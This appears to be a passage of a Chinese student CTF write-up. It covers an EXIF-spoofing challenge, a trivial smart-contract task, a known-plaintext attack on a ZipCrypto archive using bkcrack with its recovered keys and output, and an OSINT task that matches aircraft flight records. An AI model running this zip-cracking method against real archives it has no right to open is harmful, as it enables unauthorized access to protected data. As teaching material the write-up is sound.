
```
1 exiftool -Make="Hacker" \
2 -Model="Kali linux" \
3 -DateTimeOriginal#="9999:99:99 66:66:66" \
4 -Description="motto:I can be better!"\
5 00.png
```

提交上去拿到flag



ezChain

在我看来，这个题目是week2的签到题，仅仅是希望学弟学妹学会合约部署



就留这一个图片好了，挑战合约只要求给solve传入一串字符就好了，然后想学习详细合约部署步骤的，可以看我的授课文案

开锁师傅

本题算是zip压缩包的板子题了，通过png固定的文件头，进行明文攻击

代码块

```
1 $ echo 89504E470D0A1A0A00000000D49484452 | xxd -r -ps >pngheader
2 $ bkcrack -C attachment.zip -c huiliyi.png -p pngheader
3 bkcrack 1.8.0 - 2025-08-18
4 [13:59:25] Z reduction using 9 bytes of known plaintext
5 100.0 % (9 / 9)
```

```
6 [13:59:25] Attack on 728540 Z values at index 6
7 Keys: cdc564be 5675041f 719adb56
8 25.0 % (181808 / 728540)
9 Found a solution. Stopping.
10 You may resume the attack with the option: --continue-attack 181808
11 [14:00:09] Keys
12 cdc564be 5675041f 719adb56
13 $ bkcrack -C attachment.zip -k cdc564be 5675041f 719adb56 -c flag.txt -d
    flag.txt && cat flag.txt
```

OSINT

美好的旅行

图片上能看出来B-8843和B-30DJ这两架飞机的注册号，然后利用飞行数据网站，获取到近期这两班飞机的执飞记录，包括起飞降落时间和抵达机场。然后利用脚本，筛选出可能的，存在同一时间窗口期的相遇机会，即可一发命中答案，根本不需要爆破。不放心的可以再额外检查一下该次航班的登机口是否临近即可。


```
- 机场：KMG
重叠时段：从 2025-08-31 11:16 到 2025-08-31 11:54
-> B-8843:
    降落：2025-08-31 11:16
    起飞：2025-08-31 12:50
-> B-30DJ:
    降落：2025-08-31 10:26
    起飞：2025-08-31 11:54
-----

- 机场：KMG
重叠时段：从 2025-09-04 18:36 到 2025-09-04 20:42
-> B-8843:
    降落：2025-09-04 17:24
    起飞：2025-09-04 21:49
-> B-30DJ:
    降落：2025-09-04 18:36
    起飞：2025-09-04 20:42
-----

- 机场：ZUH
重叠时段：从 2025-09-16 11:39 到 2025-09-16 12:33
-> B-8843:
    降落：2025-09-16 11:39
    起飞：2025-09-16 12:43
-> B-30DJ:
    降落：2025-09-16 11:14
    起飞：2025-09-16 12:33
-----

- 机场：KMG
重叠时段：从 2025-09-21 20:32 到 2025-09-21 21:19
-> B-8843:
    降落：2025-09-21 18:29
    起飞：2025-09-21 21:19
-> B-30DJ:
    降落：2025-09-21 20:32
    起飞：2025-09-21 22:31
```

其余方法这里不做讲解。